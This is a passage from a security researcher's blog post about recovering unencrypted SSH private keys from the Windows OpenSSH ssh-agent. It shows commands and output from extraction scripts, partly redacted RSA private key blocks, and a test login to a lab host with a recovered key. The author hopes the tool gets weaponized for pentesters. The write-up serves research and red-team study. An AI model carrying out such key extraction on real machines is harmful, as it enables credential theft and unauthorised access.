
I heavily borrowed the code from `parse_mem_python.py` by soleblaze and updated it to use Python3 for the next script: `extractPrivateKeys.py`. Feeding the JSON generated from the Powershell script will output all the RSA private keys found:



```
C:\projects\sshagentfun [master ≡ +16 ~0 -0 !]> .\extract_ssh_keys.ps1
Pulling key:  .\ropnopkey2
Pulling key:  .\ropnopkey1
extracted_keyblobs.json written. Use Python script to reconstruct private keys: python extractPrivateKeys.py extracted_keyblobs.json
C:\projects\sshagentfun [master ≡ +17 ~0 -0 !]> python .\extractPrivateKeys.py .\extracted_keyblobs.json
[+] Key Comment: .\ropnopkey2
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAtekm5ikm0lh9fIiqslAUVUAhbI48/+khBFstx7jbz0XfcvAo
[redacted]
Eq/nFJMNz4ZMio4Kvd+BUvMZrt4zjqUtcxtUrMABdddCRBkuwnTuSQ==
-----END RSA PRIVATE KEY-----

[+] Key Comment: .\ropnopkey1
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAut3uOqIfeu6zdXpUwkqBCJupNB6vXB9hUZuXGDJqjaLEPKqU
[redacted]
```

These RSA private keys are **unencrypted**. Even though when I created them I added a password, they are stored unencrypted with `ssh-agent` so I don't need the password anymore.

To verify, I copied the key back to a Kali linux box and verified the fingerprint and used it to SSH in!



```
root@kali:~
▶ ssh-keygen -lf ropnopkey1_rsa
2048 SHA256:jGlfIfiMnNPSNdpZE8iLxPZil20adPaCL4juSDB3U4k no comment (RSA)

root@kali:~
▶ ssh -i ropnopkey1_rsa ubuntulab.lab.ropnop.com
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

49 packages can be updated.
27 updates are security updates.


Last login: Sun May 20 13:03:04 2018 from 172.16.13.14

root@ubuntulab:~
▶ :D
```

Next Steps

Obviously my PowerShell-fu is weak and the code I'm releasing is more for PoC. It's probably possible to re-create the private keys entirely in PowerShell. I'm also not taking credit for the Python code - that should all go to soleblaze for his original implementation.

I would also love to eventually see this weaponized and added to post-exploitation frameworks since I think we will start seeing a lot more OpenSSH usage on Windows 10 by administrators and I'm sure these keys could be very valuable for redteamers and pentesters :)

Feedback and comments welcome!

Enjoy -ropnop

See also

- ← Previous Post
- Next Post →